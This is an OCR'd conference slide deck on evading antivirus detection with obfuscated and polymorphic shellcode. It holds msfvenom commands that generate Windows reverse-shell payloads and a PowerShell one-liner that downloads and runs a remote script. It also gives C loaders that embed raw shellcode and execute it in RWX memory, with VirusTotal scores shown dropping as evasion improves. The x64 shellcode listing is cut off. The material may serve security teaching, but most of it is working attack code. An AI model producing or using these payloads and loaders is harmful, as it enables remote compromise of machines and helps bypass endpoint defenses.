Using polymorphic shellcode for antivirus evasion techniques

Yalguun.T
System Center LLC
MNSEC2021

$-whoami

Work:
- Cyber Security Instructor @System Center LLC

Age:
- **22**

Experience:
- Malware analysis
- Penetration Testing (10 over companies)
- Web Exploitation

Certifications:
- C(EH/HFI/PENT)

Misc:
- Youtuber (FantasM)
- Tech FantasM
- Blogs (https://fg0d.github.io)
- Mazala (HTB Founder)
- HTB Hall Of Fame


Agenda

1. Antivirus
2. Shellcode
3. Anti-Virus Evasion Techniques
4. Polymorphic Shellcode Creating Process **Demo**

Antivirus

- Signature analyse
- Heuristic analyse
- Behavior analyse

Shellcode




Shellcode

Local (shellcode)

Buffer Overflow

Shellcode



Remote (shellcode)

- TCP/IP
- Socket

Antivirus evasion techniques

- Obfuscation
- Polymorphism
- Encryption
- Sandbox detection
- Process Injection

1. Bypass with Obfuscation

(A)

```
function setText(data) {
document.getElementById("myDiv").innerHTML = data;
}
```


(B)

```
function ghds3x(n) {
h = "\x69\u006En\u0065r\x48T\u004DL";
a="s c v o v d h e . n i";x=a.split(" ");b="gztxleWentBsyf";
r=b.replace("z",x[7]).replace("x","E").replace("s","").replace("f","I")
["repl" + "ace"]("W","m")+"d";
c="my"+String.fromCharCode(68)+x[10]+"v";
s=x[5]+x[3]+x[1]+"um"+x[7]+x[9]+"t";d=this[s][r](c);if(+!![])
{ d[h]=n; } else { d[h]=c; } }
```

Obfuscate with Powershell

1. Powershell (Invoke-Obfuscation)

1. Powershell (Invoke-Obfuscation)



2. Powershell (Custom Obfuscation)

Escaping characters:

```
$a = “http://malware.com/cybad.exe”
$b = (‘h’+’ttp://ma’+’lware.com/cybad.exe’)
```

2. Powershell (Custom Obfuscation)


Encode strings:

```
powershell.exe -encodedCommand
ZABpAHIAIAAiAGMAOgBcAHAAYQBzAHMAdwBvAHIAZABzACIAIAA=
```

2. Powershell (Custom Obfuscation)

```
powershell.exe – exec bypass – C “IEX(New-Object
Net.WebClient).DownloadString(’http://www.Hacker.com/tailan.ps1’)”
```


Obfuscate with Metasploit



1. Creating common malicious payload

```
root@~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.X
LPORT=443 -f exe > /root/pwn/antivirus.exe

[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

1. Virustotal scanning result (48/68)



2. Creating payload with Template


```
root@/usr/share/metasploit-framework/data/templates/src/pe/exe# cat template.c
#include <stdio.h>

#define SCSIZE 4096
char payload[SCSIZE] = "PAYLOAD:";

char comment[512] = "";

int main(int argc, char **argv) {
        (*(void (*)()) payload)();
        return(0);
}
```

```
root@/usr/share/metasploit-framework/data/templates/src/pe/exe#
i686-w64-mingw32-gcc template.c -lws2_32 -o avbypass.exe
```

2. Creating payload with Template

```
root@~ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.X
LPORT=443 -x /usr/share/metasploit-
framework/data/templates/src/pe/exe/avbypass.exe -f exe >
/root/tools/avbypass.exe

[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 363382 bytes
```

2. Virustotal scanning result (36/68)




3. x86 binary (custom)

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.X LPORT=443 -f c
```

3. x86 binary (custom)

```
#include "stdafx.h"
#include "Windows.h"

int main()
{
    unsigned char shellcode[] =
        "\xbd\x85\x3b\x76\xa3\xda\xd8\xd9\x74\x24\xf4\x5b\x33\xc9\xb1"
        "\x52\x31\x6b\x12\x83\xeb\xfc\x03\xee\x35\x94\x56\x0c\xa1\xda"
        "\x99\xec\x32\xbb\x10\x09\x03\xfb\x47\x5a\x34\xcb\x0c\x0e\xb9"
        "\xa0\x41\xba\x4a\xc4\x4d\xcd\xfb\x63\xa8\xe0\xfc\xd8\x88\x63"
        "\x7f\x23\xdd\x43\xbe\xec\x10\x82\x87\x11\xd8\xd6\x50\x5d\x4f"
        "\xc6\xd5\x2b\x4c\x6d\xa5\xba\xd4\x92\x7e\xbc\xf5\x05\xf4\xe7"
        "\xd5\xa4\xd9\x93\x5f\xbe\x3e\x99\x16\x35\xf4\x55\xa9\x9f\xc4"
        "\x96\x06\xde\xe8\x64\x56\x27\xce\x96\x2d\x51\x2c\x2a\x36\xa6"
        "\x4e\xf0\xb3\x3c\xe8\x73\x63\x98\x08\x57\xf2\x6b\x06\x1c\x70"
        "\x33\x0b\xa3\x55\x48\x37\x28\x58\x9e\xb1\x6a\x7f\x3a\x99\x29"
        "\x1e\x1b\x47\x9f\x1f\x7b\x28\x40\xba\xf0\xc5\x95\xb7\x5b\x82"
        "\x5a\xfa\x63\x52\xf5\x8d\x10\x60\x5a\x26\xbe\xc8\x13\xe0\x39"
        "\x2e\x0e\x54\xd5\xd1\xb1\xa5\xfc\x15\xe5\xf5\x96\xbc\x86\x9d"
        "\x66\x40\x53\x31\x36\xee\x0c\xf2\xe6\x4e\xfd\x9a\xec\x40\x22"
        "\xba\x0f\x8b\x4b\x51\xea\x5c\x7e\xa6\xf4\x99\x16\xa4\xf4\xa0"
        "\x5d\x21\x12\xc8\xb1\x64\x8d\x65\x2b\x2d\x45\x17\xb4\xfb\x20"
        "\x17\x3e\x08\xd5\xd6\xb7\x65\xc5\x8f\x37\x30\xb7\x06\x47\xee"
        "\xdf\xc5\xda\x75\x1f\x83\xc6\x21\x48\xc4\x39\x38\x1c\xf8\x60"
        "\x92\x02\x01\xf4\xdd\x86\xde\xc5\xe0\x07\x92\x72\xc7\x17\x6a"
        "\x7a\x43\x43\x22\x2d\x1d\x3d\x84\x87\xef\x97\x5e\x7b\xa6\x7f"
        "\x26\xb7\x79\xf9\x27\x92\x0f\xe5\x96\x4b\x56\x1a\x16\x1c\x5e"
        "\x63\x4a\xbc\xa1\xbe\xce\xcc\xeb\xe2\x67\x45\xb2\x77\x3a\x08"
        "\x45\xa2\x79\x35\xc6\x46\x02\xc2\xd6\x23\x07\x8e\x50\xd8\x75"
        "\x9f\x34\xde\x2a\xa0\x1c";

    void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();

    return 0;
}
```

3. Virustotal scanning result (8/68)




3. x64 binary (custom)


```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.X LPORT=443 -f c -b \x00\x0a\x0d
```

3. x64 binary (custom)

```
#include "stdafx.h"
#include "Windows.h"

int main()
{
    unsigned char shellcode[] =
        "\x48\x31\xc9\x48\x81\xe9\xc6\xff\xff\xff\x48\x8d\x05\xef\xff"
        "\xff\xff\x48\xbb\x1d\xbe\xa2\x7b\x2b\x90\xe1\xec\x48\x31\x58"
        "\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xe1\xf6\x21\x9f\xdb\x78"
        "\x21\xec\x1d\xbe\xe3\x2a\x6a\xc0\xb3\xbd\x4b\xf6\x93\xa9\x4e"
        "\xd8\x6a\xbe\x7d\xf6\x29\x29\x33\xd8\x6a\xbe\x3d\xf6\x29\x09"
        "\x7b\xd8\xee\x5b\x57\xf4\xef\x4a\xe2\xd8\xd0\x2c\xb1\x82\xc3"
        "\x07\x29\xbc\xc1\xad\xdc\x77\xaf\x3a\x2a\x51\x03\x01\x4f\xff"
        "\xf3\x33\xa0\xc2\xc1\x67\x5f\x82\xea\x7a\xfb\x1b\x61\x64\x1d"
        "\xbe\xa2\x33\xae\x50\x95\x8b\x55\xbf\x72\x2b\xa0\xd8\xf9\xa8"
        "\x96\xfe\x82\x32\x2a\x40\x02\xba\x55\x41\x6b\x3a\xa0\xa4\x69"
        "\xa4\x1c\x68\xef\x4a\xe2\xd8\xd0\x2c\xb1\xff\x63\xb2\x26\xd1"
        "\xe0\x2d\x25\x5e\xd7\x8a\x67\x93\xad\xc8\x15\xfb\x9b\xaa\x5e"
        "\x48\xb9\xa8\x96\xfe\x86\x32\x2a\x40\x87\xad\x96\xb2\xea\x3f"
        "\xa0\xd0\xfd\xa5\x1c\x6e\xe3\xf0\x2f\x18\xa9\xed\xcd\xff\xfa"
        "\x3a\x73\xce\xb8\xb6\x5c\xe6\xe3\x22\x6a\xca\xa9\x6f\xf1\x9e"
        "\xe3\x29\xd4\x70\xb9\xad\x44\xe4\xea\xf0\x39\x79\xb6\x13\xe2"
        "\x41\xff\x32\x95\xe7\x92\xde\x42\x8d\x90\x7b\x2b\xd1\xb7\xa5"
        "\x94\x58\xea\xfa\xc7\x30\xe0\xec\x1d\xf7\x2b\x9e\x62\x2c\xe3"
        "\xec\x1c\x05\xa8\x7b\x2b\x95\xa0\xb8\x54\x37\x46\x37\xa2\x61"
        "\xa0\x56\x51\xc9\x84\x7c\xd4\x45\xad\x65\xf7\xd6\xa3\x7a\x2b"
        "\x90\xb8\xad\xa7\x97\x22\x10\x2b\x6f\x34\xbc\x4d\xf3\x93\xb2"
        "\x66\xa1\x21\xa4\xe2\x7e\xea\xf2\xe9\xd8\x1e\x2c\x55\x37\x63"
        "\x3a\x91\x7a\xee\x33\xfd\x41\x77\x33\xa2\x57\x8b\xfc\x5c\xe6"
        "\xee\xf2\xc9\xd8\x68\x15\x5c\x04\x3b\xde\x5f\xf1\x1e\x39\x55"
        "\x3f\x66\x3b\x29\x90\xe1\xa5\xa5\xdd\xcf\x1f\x2b\x90\xe1\xec"
        "\x1d\xff\xf2\x3a\x7b\xd8\x68\x0e\x4a\xe9\xf5\x36\x1a\x50\x8b"
